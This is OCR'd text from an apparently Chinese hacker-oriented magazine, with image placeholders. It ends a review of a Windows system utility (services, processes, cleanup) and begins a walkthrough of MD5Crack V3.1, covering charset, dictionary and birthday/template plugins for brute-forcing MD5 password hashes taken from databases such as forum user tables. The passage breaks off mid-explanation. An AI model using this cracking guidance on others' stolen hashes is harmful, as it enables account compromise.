


图3

如果我们要启动、停止或删除某一项服务的时候，我们可以先在列表中选定这项服务，然后单击下面的按钮进行设置。当我们选定某项服务的时候，在后面启动方式项中会相应的显示当前服务的启动类型，如果我们选择的一个服务是自动启动，我们想改成手动的话，我们只要单击服务，后面启动类型中会选择在“自动”项中，我们然后点手动，然后再点设置启动方式按钮，很简单的操作我们就会发现服务已经设置成自己想要的启动方式了。

现在有很多木马和病毒都喜欢把自己注册成服务，在这里我们很简单可以将服务停止并删除，并根据程序路径找到木马程序，就是这样简单方便。

[驱动] 图4显示的是驱动按钮下的内容，这一项功能只提供了查看，一些其他操作都被禁止使用了，因为我们根本就不需要对其设置，如果有一项误操作，很有可能就破坏了系统。但如果你对驱动很了解，你可以使用激活专家将按钮激活。




图4

[进程] 进程一直是我们很多人关注的东西，同样这小工具也包含这个功能，看看图5吧！程序中对权限进行了提升，连winlogon这个进程也可以杀掉，当然各位朋友别试哦，系统马上重启动的，呵呵~~。但此功能获得的信息并不是很多，相信以后升级版本将会越来越完善。




图5

[优化] 在对系统操作的同时，软件也增加了优化功能，选择合理的优化功能会让你的系统运行更加流畅，更加安全。看下它的功能吧？如图6。



图6

我们可以从软件看出，不仅是对系统优化，而且可以对系统做部分限制，防止其他人恶意修改，还带有一个启动项查看列表，让不让程序自动启动尽在掌握中。

如果想让电脑不产生垃圾是不可能的，除非你不用电脑，网

[清理] 军小工兵也想到了这一点，图7就是它的界面，把系统中的主要垃圾产生地区都在软件中反映出来，并可以对其进行清理。




图7

软件分 2 块，垃圾清除和垃圾查看，比如我们单击历史记录这个按钮，软件将把系统中网络联接历史记录、浏览网址历史记录、“查找文件”自动匹配历史记录，我们再点所有垃圾，马上在右边的列表中将会出现回收站和临时文件中的所有垃圾文件，我们可以选择性的删除，也可以一次性就清空它们。嘿嘿~~是不是很方便啊。

介绍了这么多，相信你一定对网军小工兵有一定的了解了，有点心动？还不快找一个来用用？在新的一年中祝所有关心非安全杂志的朋友学习优秀，工作顺利。祝非安全杂志越办越火。

（文中提到的网军小工兵已经收录在光盘里）

Md5 密码破解武器大揭密

图新水年华

搞 hack 都免不了碰到 MD5 加密数据，现在许多数据库密码都是通过 MD5 加密，如动网数据库密码。

那么你又要问了，有办法破解吗？办法当然有了，但是这些破解是靠的运气，暴力破解嘛，是没有绝对的成功。

所以我们要在有最好的运气之前有最好的条件，这就要求我们有足够好的武器来帮忙，别说我又用工具，我反正没有王小云教授那么厉害可以破解 MD5 加密的密码，如果你有这个本事就跳过此页吧，没有的话可以看看下面几个不错的 MD5 破解工具。

推荐一：MD5Crack V3.1

一、原理讲解

MD5Crack V3.1 是目前 MD5Crack 的最新版本，也是我感觉在 MD5 破解中最棒也是最常用的。

它最大的特点还是在于功能和速度，尤其是速度方面比很多同类工具领先，不过这速度却是用大量的内存来换取的。我们先看下它的样子（如图 1）。




图 1

可以看得出来操作简单直观，接着我们就说说其功能和使用。

1、密文设置：可以选择破解单个或多个密文，破解单个只须选择“破解单个密文”并将密文输入到其后的框中；破解多个密文时选择上“破解多个密文”。

点击后面的设置，弹出对话框（如图 2）

如果要破解的文件很多，你可以保存为 txt 文件，然后点浏览来读取文件，如果不是太多，则可以选择下面那个“使用列表中的密文”，输入后点添加就可以了，想删除可以直接删除或批量删除。




图 2

2、字符设置：这里有 3 种方式可选择，分别是：使用字符集、使用字典、使用插件，下面分别说明。

A．使用字符集比较简单，如果你对密码数据有大概的知情，比如已经知道是被加密的是数字，那你就可以只选择数字，其他的都不选择，这样就可以大大减少解密的时间了，或如果知道被加密数据就是 1－6 之间的数字组成的，你就可以直接选择自定义且在里输入 1－6 个数字就可以了，破解会更快！

B．使用字典：如果你已经有专门为破解这次加密数据而生成的字典，就可以使用这项了，如数据是姓名和生日组成的，就可以先用字典生成器做好字典文件后，用此项的目的都是为了尽快破解出密文，呵呵。

C．插件方式是这个比较有特色的一个功能，它相当于一个字典生成工具，不同的是它不是将字符串保存到文件中，而是直接传给主程序，这样倒可以避免字典文件占大量的空间。

目前版本上插件有 birthday 和模板插件 1.0（如图 3）。




图 3

birthday 是个生日字典插件（如图 4），如果是生日的加密数据用这个非常不错，分别有年月日范围设置和显示方法，如年可以显示 4 位或 2 位，通过选择使用 2 位的年表示法来改变，月和日的 1－9 前是否加 0 的设置等，而且在右面实例预览处显示共有多少条字典项让你心里有个底啊。




图 4

模板插件 1.0（如图 5）可以做出更准确的选择、范围更小，不必让你再找字典生成器来生成字典，直接用这个，看似麻烦，其实不然，我把它自带的说明给大家看下，仔细看下就可以理解的。




图 5

匹配模式格式说明：

为了对模板的使用有一个大概印象，先给出一个例子：

[p][r]3[a–z]2–4{0,3,6–8}

模板由 [] 或 {} 构成基本元素，里面表示使用的字符集，可以是用逗号(,)分隔开的列表，也可以是用短扛(–)表示的序列。

元素前加上数字可表示重复的次数，在这点上 [] 和 {} 有些差别：

